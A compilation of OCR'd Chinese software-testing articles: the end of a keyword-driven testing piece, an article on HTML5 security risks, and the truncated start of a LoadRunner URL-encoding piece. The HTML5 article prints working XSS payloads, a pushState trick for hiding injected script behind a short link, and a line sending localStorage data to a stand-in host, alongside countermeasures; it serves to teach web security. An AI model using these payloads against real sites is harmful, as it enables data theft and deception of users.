这两点是至关重要的：计划好关键字和通过创建多个功能关键字来优化关键字的数量（例如，创建“change_customer_status“关键字是一个比创建两个特殊关键字如”activate_customer“和”deactivate_customer“更好的方法。）

**关键字驱动测试**

KDT 是为了执行 test language 而使用的机制。

关键字驱动可以分为两个主要层：

框架层（KDT 引擎），结合选项操作，实用功能和用户定义的功能（也称为序列），使用一种称为 “引擎” 机制在项目测试时接收输入（关键字）和执行操作。

逻辑层（KDT 测试用例）—由手工测试人员和其他论题专家通过使用预先定义的关键字来创建和执行测试脚本。

KDT 准则

**简单的测试用例执行和审核**

功能性测试人员应该直接用一种非编码的精简语言来创建自动化测试用例。这个估计在下面两个步骤中耗费较多时间：一个是测试人员创建手工测试用例；另外就是由自动化测试团队把手工测试用例转成自动化脚本。

**自动化框架和测试用例共存**

自动化测试框架应该把逻辑层（测试用例）分离出来。项目准备好以前甚至是自动化框架开发好以前，就可以让测试人员在项目开发周期的早期就创建自动化测试用例。

**计划和控制**

为了将从 KDT 中获得的收益最大化，需要用一份计划来评估正在进行的自动化项目的效率。

### 哪些需要自动化

Test Language 应该把关注点集中在测试新功能上，而不是放在回归测试中，这是传统的自动化测试普遍实践。

在传统自动化测试执行中，项目准备好后才开始创建自动化脚本。因此，理智测试和回归测试是主要的领域，是需要自动化的部分。这个方法通常导致平行执行相同的测试（手工和自动化）。

此外，测试用例，用于手工执行的，措辞的方式，没有考虑到自动化脚本的优势。 两种方法之间主要差距是：

● 细节程度：自动化测试要求更详细的信息（例如，登录后，自动化脚本应该定义预期结果，然而在许多手工脚本中，这是留给测试人员的直觉的）。

● 覆盖率：当执行自动化测试时，可以创建更多的测试用例。例如：当测试某个获取 1-10 范围值的数字域，通常使用边界值分析方法来测试如下的几个数：1，2，10 和 11，然而当跑自动化测试，可以设计更多的场景。

**KDT 允许功能测试人员在项目准备好以前就开始计划自动化测试。**这个能让公司扩大自动化测试范围。

我们建议，新的测试，而不是翻译现有的测试，应该是使用 KDT 的自动化测试重点。所有的新测试应该使用 KDT 方法来计划。我们相信这种方法能够让 KDT 执行流程更容易，也能更大地提高自动化的 ROI。

### 组织架构和职责

基于公司的 KDT 组织架构是跟传统的基于公司的自动化测试相似。它是由核心的自动化测试团队和功能测试人员组成。然而职责有很多的不同：

| Activity | Automation Experts | Functional Testers | Notes |
|---|---|---|---|
| Define Keywords | | + | Keywords should be defined by functional testers under the supervision and control of the Test Automation Experts |
| Develop Utility Functions | + | | |
| Develop Sequences (User defined functions) | + | + | Sequences are developed by functional testers in small scales organizations and for private use (functions that will not be used by other testers). |
| Develop Test Cases | | + | |
| Execute Test Cases | | + | |

Figure 3: KDT Responsibilities Matrix

## KDT 流程

关键字驱动方法完全使用益处的关键因素是完全集成到测试整个流程中去。如下展示的 KDT 流程图表：





Figure 4: Keyword Driven Testing Process

# 【淘测试专栏】HTML5 安全风险

作者：风良

通过查找各方面的资料，将了解到 html5 中可能存在的一些安全风险做了一个初步的整理，还不太完善期待大家的不断丰富。

## 一、新的标签和属性导致的 XSS 风险

新的 html5 标准中，新增了许多新的标签和属性，这些新增的标签和属性中存在 xss 的风险。

新标签：video、audio

新属性：formaction、onformchange、onforminput、autofocus

### 1、formaction 属性 xss

<form id="test" /><button form="test" formaction="javascript:alert(1)">X


<form><button formaction="javascript:alert(1)">X

支持的浏览器：

Firefox、opera、google chrome、safari

Formaction 属性指定了当一个 form 被提交时，把 form 数据发到哪个页面，该属性优先于 form 标签的 action 属性。

点击按钮后出发 XSS




### 2、autofocus 属性 onfocus

<input type="text" onfocus=alert(111) size="20" autofocus>


支持的浏览器：

Firefox、opera、google chrome、safari

input 标签自动获取焦点属性，与 onfocus 属性配合，可以实现一打开页面自动运行 js 脚本的目的。

autofacus 属性是一个布尔属性，当该属性存在时，它标识当页面加载后<input>标签自动获取焦点。

onfocus 属性 当元素获得焦点时执行脚本





**3、autofocus 属性 onblur**

<input type="text" onblur=alert(111) size="20" autofocus>

支持的浏览器：

Firefox、opera、google chrome

onblur 属性 当元素失去焦点时执行脚本





**4、poster 属性**

<video poster=javascript:alert(1)//

支持浏览器：Opera 10.5、Opera 10.6

Poster 属性用来指定一张图片，在 video 视频下载的过程中显示这张图片，或者显示这张图片直到用户点击播放按钮。如果该属性没有被包含到 vidio 标签中，则用视频中的第一帧来代替。




**5、onscroll 属性 autofocus**


<body onscroll=alert(111)><br><br><br><br><br><br>...<br><br><br><br>

<input autofocus>

onscroll 属性 html5 的新属性，当滚动条被滚动时触发脚本。

通过<br>标签使的<input>标签处于页面的足够下方，导致在一个页面中显示不完整个页面，在<input>标签中添加 autofocus 属性，使<input>标签自动获得焦点，这样就导致页面必须向下滚动，由于页面向下滚动，自动触发 onscroll 定义的脚本，触发 xss。

支持浏览器：firefox4.0、opera10.5 10.6 11.0 、safari 4.0 5.0 、Chrome 4.0——10.0




**6、onforminput onformchange 属性**


<form id=test onforminput=alert(1)><input></form><button form=test onformchange=alert(2)>X

onforminput：html5 新属性，当 form 获得用户输入时运行脚本

onformchange：html5 新属性，当 form 改变时运行脚本。

触发条件：在 input 输入框中输入数据，触发执行脚本。

支持浏览器：Opera10.5 10.6 11.0 Mobile





**7、onerror 属性 video -1**

<video><source onerror="javascript:alert(1)">

Make sure user submitted <source> tags cannot contain event handlers or whitelist event handlers necessary for UI controls.

onerror 当错误发生时运行脚本。

支持浏览器：Opera 、chrome



**8、onerror 属性 video -2**

<video onerror="javascript:alert(1)"><source>

onerror 当错误发生时运行脚本。

支持浏览器：firefox 3.5 3.6 3.7 4.0 Internet Explorer 9.0

**9、oninput 属性 autofocus**

<body oninput=alert(1)><input autofocus>

oninput 当有数据输入时，运行脚本，由于 input 标签使用 autofocus 属性，

支持浏览器：

Firefox 3.6
Firefox 3.7
Firefox 4.0
Safari 4.0
Safari 5.0
Chrome 4.0
Chrome 5.0
Chrome 6.0
Chrome 7.0
Chrome 8.0
Chrome 9.0
Chrome 10.0
Opera 9.X
Opera 10.X
Opera 11.0
Opera Mobile

**二、history 新方法 pushState()**

**1、函数介绍**

pushState() takes three parameters: a state object, a title (which is currently ignored), and (optionally) a URL. Let's examine each of these three parameters in more detail:

state object — The state object is a JavaScript object which is associated with the new history entry created by pushState(). Whenever the user navigates to the new state, a popstate event is fired, and the state property of the event contains a copy of the history entry's state object.

The state object can be anything that can be serialized. Because Firefox saves state objects to the user's disk so they can be restored after the user restarts her browser, we impose a size limit of 640k characters on the serialized representation of a state object. If you pass a state object whose serialized representation is larger than this to pushState(), the method will throw an exception. If you need more space than this, you're encouraged to use sessionStorage and/or localStorage.

title — Firefox currently ignores this parameter, although it may use it in the future. Passing the empty string here should be safe against future changes to the

method. Alternatively, you could pass a short title for the state to which you're moving.

URL — The new history entry's URL is given by this parameter. Note that the browser won't attempt to load this URL after a call to pushState(), but it might attempt to load the URL later, for instance after the user restarts her browser. The new URL does not need to be absolute; if it's relative, it's resolved relative to the current URL. The new URL must be of the same origin as the current URL; otherwise, pushState() will throw an exception. This parameter is optional; if it isn't specified, it's set to the document's current URL.

**2、XSS 漏洞介绍**

通过 pushState()函数可以隐藏触发 xss 漏洞的 url 中的 xss 脚本。

如下例所示：

有 XSS 漏洞的页面 test.php：

```
<?php
    echo $_GET[id];
?>
```

输入 xss 的 url：

http://192.168.226.128/test.php?id="<script>history.pushState({},",location.href.split("?").shift());document.write(1)</script>"

由于 history.pushState 函数修改了浏览器的 url 显示，所有浏览器中显示的 url 为：

http://192.168.226.128/test.php

**3、应用场景**

（1）构造触发 xss 的 url

http://192.168.226.128/test.php?id="<script>history.pushState({},",location.href.split("?").shift());alert(13)</script>"

（2）将上述 url 生成短网址

http://www.abx.cc/D

（3）诱导用户访问短 url

短 url 被访问后，解析到 url ：

http://192.168.226.128/test.php?id="<script>history.pushState({},",location.href.split("?").shift());document.write(1)</script>"

访问页面，由于 history.pushState 函数的作用将浏览器显示的 url 直接修改为 http://192.168.226.128/test.php。

使用户无法看到被注入 xss 脚本的 url。

**三、本地存储的安全隐患**

**1、函数介绍：**

HTML5 通过使用 localStorage 进行本地存储，每个域的存储数据默认是 5M，比起 Cookie 的 4K 存储要大很多。

使用方法：

localStorage.setItem('name1',　abc);

localStorage.getItem('info')

**2、安全风险：**

（1）localStorage 采用明文存储，如果用户不主动删除，数据将永久存在。

（2）本地存储容易遭到 DNS 欺骗攻击。通过 dns 欺骗可以获取指定域名下本地存储的数据。参见《GoogleGears_for_Attackers》

（3）localStorage 存储没有路径的概念，url 中所有路径的页面都可以访问全部的数据，容易遭到跨目录攻击。有一个页面出现 XSS，所有该 url 的本地数据都可以读取。

（4）不宜使用 localStorage 来代替 cookie 做身份验证。cookie 有 HTTPONLY 的保护，而 localStorage 没有任何保护机制，一旦有 XSS 漏洞使用 localStorage 存储的数据很容易被获取。

举例：

通过存在的 xss 漏洞，运用 localStorage 接口函数，获取用户在本地存储数据。

http://exmple.com/page.php?name=<script>doucument.write("<img src='http://foo.com?evil="+localStorage.getItem('info') +" '>");

（5）5M 的存储空间，攻击者可以把蠕虫的 shellcode 代码存储在本地。参见《XSS virus 探究》

**四、HTML5 跨源请求**

**1、函数介绍**

通过 postMessage 函数，向跨域的页面发送消息。可以实现对跨域页面内容进行修改。

接收 postMessage 消息的页面

```
<span style="font-size: small;"><!DOCTYPE HTML>
<html>
<head>
<title>Communication</title>
<script>

  var messageChange = function(e)
  {
     var data = e.data;
     var origin = e.origin;
 //alert(data);
 //document.write(data);
     //write(origin);
 //if (origin !== "http://www.example.org") return;
     document.getElementById('display').innerHTML = data;

  };

  if (typeof window.addEventListener != 'undefined')
  {
 alert(1);
      window.addEventListener('message', messageChange, false);
  }
  else if (typeof window.attachEvent != 'undefined')
  {
 alert(2);
        window.attachEvent('onmessage', messageChange);
  }

</script>
</head>
<body>
<div id="display">Say something!</div>

</body>
</html>
</span>
<span style="font-size: small;">

</span>
```

发出 postMessage 消息的页面

```
<span style="font-size: small;"><!DOCTYPE HTML>
<html>
<head>
<title>Communication</title>

</head>
<body>
<div> ssssss</div>
<iframe id="widget" scrolling="yes" frameborder="0" width="300"
height="300" src="http://127.0.0.1/test1.html"></iframe>

<script>
setInterval(function(){


 document.getElementById("widget").contentWindow.postMessage("hello
world!", "http://127.0.0.1/");
        },1000);

</script>
</body>
</html></span>
<span style="font-size: small;">

</span>
```

**2、应用场景：**


test2.html 通过 frame 加载 test1.html，然后调用 postMessage 向 test1.html 发送消息,test1.html 中的内容被修改。

淘宝【跳转漏洞】->恶意网站【test2.html, inframe 淘宝页面,调用 post】->淘宝页面【有跨源请求漏洞】获取 cookie。

理解源安全

postMessage API

Cross-Origin Resource Sharing （CORS）




对策：

1、仔细检查 postMessage 传送数据的来源，做好百名当。

2、即使来源可信，对发送来的数据，也要检查外部输入是一样仔细。

Element.innerHTML = e.data; //危险，当成标记。

Element.textContent = e.data; //相对安全

3、尽力避免使用 eval 方法处理内部字符串。

**五、XMLHttpRequest Level2**

**1、知识介绍**

XMLHttpRequest Level2 通过 CORS(Cross Origin Resource Sharing,跨源资源共享)实现了跨源的 XMLHttpRequests。如果服务器决定允许返回请求，则会在 HTTP 返回头中加入 Access- Control-Allow-Origin: *。如果使用*号则表示任何主机的请求都可以得到返回数据。这样做是很危险的。其次，也不要使用 Origin header 去做访问控制，使用第三方工具很容易绕过。最后，最好先判断源然后再去进行下面的流程处理，这样可以多少避免恶意的 CORS 请求，防止服务器 遭受 DDOS 攻击。

传统的 Ajax 请求只能获取在同一个域名下面的资源，但是 HTML5 打破了这个限制，允许 Ajax 发起跨域的请求。

COR（Cross-Origin-Request，跨域请求） 是页面层次的控制模式，每个页面需要返回一个名为"Access-Control-Allow-Origin"的 HTTP 头来允许外域的站点访问。你可以仅仅暴露有限的资源和有限的外域站点访问。在 COR 模式中，访问控制的职责可以放到页面开发者的手中，而不是服务器管理员。当然页面开发者需要些写专门的处理代码来允许被外域访问。

COR 的跨域控制过程。

COR 跨域请求的过程，javascript 先发出跨域请求，然后检查回复的“Access-Control-Allow-Orign”头。如果这个头允许该外域访问，则 Javascript 可以读取这个回复，否则就被禁止访问。如果请求不是一个简单的 COR，则向外域服务器发送预检验请求，如果回复的头部允许访问，则发送跨域请求，否则禁止。

这种方式不仅可以跨域调用，而且可以实现传递 cookie

**2、代码示例：**

当前页面的域名：http://foo.example

跨域访问的页面：http://bar.other

（1）跨域访问的代码：

```
var invocation = new XMLHttpRequest();
var url = 'http://bar.other/resources/public-data/';

    function callOtherDomain(){
        if(invocation)
        {
            invocation.open('GET', url, true);
            invocation.onreadystatechange = handler;
            invocation.send();
        }
```

跨域访问 URL：http://bar.other/resources/public-data/

（2）上面请求发起的请求数据包和相应数据包

```
GET /resources/public-data/ HTTP/1.1
Host: bar.other
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.1b3pre)
Gecko/20081130 Minefield/3.1b3pre
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
```

```
Connection: keep-alive
Referer: http://foo.example/examples/access-control/simpleXSInvocation.html
Origin: http://foo.example


HTTP/1.1 200 OK
Date: Mon, 01 Dec 2008 00:23:53 GMT
Server: Apache/2.0.61
Access-Control-Allow-Origin: *
Keep-Alive: timeout=2, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: application/xml

[XML Data]
```

如上显示：请求数据包中包含一个新的 header，“Origin: http://foo.example ”用来表示，当前 Ajax 请求的源域名是 http://foo.example。

在响应数据包中，包含一个新的 header 是 Access-Control-Allow-Origin: * 表示允许所有 url 进行跨域访问 http://bar.other/resources/public-data/。

参考文件：https://developer.mozilla.org/En/HTTP_access_control

**3、安全风险：**

（1）不要设置"Access-Control-Allow-Origin：*" ，导致所有 url 都可以调用该 Ajax。、

（2）不要用 Origin header 作为访问控制的依据。

可以通过程序来构造响应的数据包。

例：wget --header="Origin:....."

（3）预检测缓存时间不要过长。

（4）防止 CORS 请求的 DDOS 攻击。

**六、HTML5 僵尸网络**

**1、参考资料：**

Web Workers：

Web Workers 是 HTML5 提供的一个多线程(Multi-Thread)的解决方案，让我们可以把需要大量运算的程序交由 Web Workers 去做背景执行，如此的好处就是其他的工作仍可以顺利进行。 避免了大量运算影响页面展示的问题，同时也

带了很大的安全问题，使我们可以在后台线程中实现一个完整的僵尸网络的功能，而不会影响前台页面的展示。

http://www.ibm.com/developerworks/cn/web/wa-webworkers/?cmp=dwskl&cpb=dw&ct=dwcon&cr=cn_CCID&ccy=cn#resources

http://www.html5china.com/HTML5features/worker/20110926_2014.html

http://www.html5china.com/HTML5features/worker/20110926_2016.html

http://blog.colorbase.tw/html5/web_workers_simple/worker.html 【示例代码】

**2、示例代码：**

```
//也页面的代码：
<html>
<head>
    <title>Web Workers</title>
</head>
<body>
    <div class="page">
        <div class="article">
        <h2 class="topic"><strong id="result">正在计算 Fibonacci(35)...，你可以先看看下面的介绍！</strong></h2>
        </div>
    </div>
</body>

<script type="text/javascript">
    var wt = function()
    {
            if(typeof Worker == 'undefined'){document.getElementById('result').innerHTML = '你正在使用的浏览器暂时还不支持 WEB Workers!';return;}
            var worker = new Worker("x.js");
            worker.onmessage = function(event)
        {
                document.getElementById('result').innerHTML = event.data;
            };
            worker.onerror = function(event)
        {
                alert('Worker error:'+error.message+'\n');
                throw error;
            };
            worker.postMessage('35');
    };
    wt();
</script>
```

```
</html>

//用于保存后台执行的线程脚本文件 x.js:

var fibonacci = function(n)
{
    var rv = {'0':0,'1':1},l=0,r=0,i=0;
    !function(n)
    {
        if(!(n in rv))
        {
            l = rv[(n-1)]||arguments.callee(n-1);
            r = rv[(n-2)]||arguments.callee(n-2);
            rv[n] = l+r;
        }
        return rv[n];
    }(n);
    l = r = null;
    return rv[n];
};
var fibonacci2 = function(n)
{
    var i2 = 0;
    var fb2 = function(n)
    {
        return n<2?n:arguments.callee(n-1)+arguments.callee(n-2);
    };
    return fb2(n);
};

var onmessage = function(event)
{
    var n = parseInt(event.data,10);
    postMessage(fibonacci2(n));
};
```

**3、安全风险：**

（1）通过跳转到恶意网站。

（2）恶意网站中存在僵尸网络代码，启动后台新线程。

（3）从恶意网站或者是，第三方网站发送 ajax，获取控制信息。实现僵尸网络。

**七、地理位置信息**

新的 html5 支持用户地理位置信息的获取。

**八、CSS3 增加了 UI 攻击风险**

Mozilla Firefox、Google Chrome，Microsoft Internet Explorer 是流行的 WEB 浏览器。在这几款浏览器中，是没有固定的 URL 状态栏的。只有当用户的鼠标放置到有链接的控件上时，浏览器的左下角才会出现 URL 状态栏。在这种情况下，攻击者可以使用 CSS 样式去伪造 URL 状态栏，对用户进行欺骗。当用户点击控件链接的时候，转向的地址并非是 URL 状态栏中看到的地址，而是转向到了一个用户未知的恶意地址。

# LoadRunner 脚本开发的 URL 编码问题

作者：黄彩梅

**摘要：**讲述了如何在 loadrunner 脚本中字符串转 URL 编码进行使用，以及如何进行 URL 解码使用。

**关键字：**Loadrunner；脚本；URL 编码；URL 解码；

**正文：**

我们经常看到 IE 会自动将输入到地址栏的非数字字母转换为 url 编码。

在 loadrunner 录制脚本中，如果是 URL 编码则难以参数化或关联。如，某 id 值为“zZl/fMGfTT6eBXhcg3+PP4I6v7k”，但录制脚本中某 web_submit_data 的 Action=http：//192.168.1.88：8888/bodyLayout.do？index=1&id=zZl%2FfMGfTT6eBXhcg3%2BPP4I6v7k%3D，“zZl%2FfMGfTT6eBXhcg3%2BPP4I6v7k%3D”是 URL 编码。

一、那要如何对字符串转为 URL 编码使用呢？请参考如下方法：

**1）创建头文件 url.h**

url.h 源码如下：

